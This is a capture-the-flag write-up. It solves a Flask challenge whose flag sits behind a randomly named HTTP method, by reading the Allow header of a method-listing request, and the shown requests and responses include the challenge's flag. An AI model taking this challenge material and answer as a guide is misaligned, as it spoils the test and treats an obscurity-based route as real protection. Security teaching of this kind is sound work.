Challenge Description

To celebrate the brand new HTTP method, we have a new challenge for you! Can you guess the method I made?
Recon / Initial Analysis
from flask import Flask
import secrets

FLAG = "Alpaca{REDACTED}"
METHOD = secrets.token_hex(8).upper()

app = Flask(__name__)

# RFC 9110 9.3.1 - GET method
@app.get("/")
@app.get("/rfc9110")
def rfc9110():
    return "Hello from GET method!"

# RFC 10008 - QUERY method
@app.route("/rfc10008", methods=["QUERY"])
def rfc10008():
    return "Hello from QUERY method!"

# RFC 100008 - ??? method (obviously not a real method)
@app.route("/rfc100008", methods=[METHOD])
def rfc100008():
    return f"Hello from {METHOD} method! Here is your flag: {FLAG}"

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=3000)
In the server file there are 3 methods that are handled: GET, QUERY and UNKNOWN ONE that we need to discover in order to obtain the flag.
First I tried some Werkzeug console obtaining methods but I thought that I'm overcomplicating the challenge.
Solution
I first tried to see what methods are handles for the QUERY endpoint (rfc10008).
/rfc10008 HTTP/1.1
Host: 34.170.146.252:24389
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.6
Date: Fri, 04 Sep 2026 22:47:47 GMT
Content-Type: text/html; charset=utf-8
Allow: OPTIONS, QUERY
Content-Length: 0
Connection: close
Here I confirmed that the enumerating the methods is working so I tried the same thing with the endpoint for unknown method (rfc100008).
/rfc100008 HTTP/1.1
Host: 34.170.146.252:24389
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.6
Date: Fri, 04 Sep 2026 22:48:22 GMT
Content-Type: text/html; charset=utf-8
Allow: 6BB2AFCE920F5200, OPTIONS
Content-Length: 0
Connection: close
I finally found the secret method that have been generated. Now I should send a request with that method in order to get the Flag.
6BB2AFCE920F5200 /rfc100008 HTTP/1.1
Host: 34.170.146.252:24389
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
HTTP/1.1 200 OK
Server: Werkzeug/3.1.8 Python/3.14.6
Date: Fri, 04 Sep 2026 22:48:42 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 92
Connection: close

Hello from 6BB2AFCE920F5200 method! Here is your flag: Alpaca{how_do_you_like_my_new_method}
The Flag
Alpaca{how_do_you_like_my_new_method}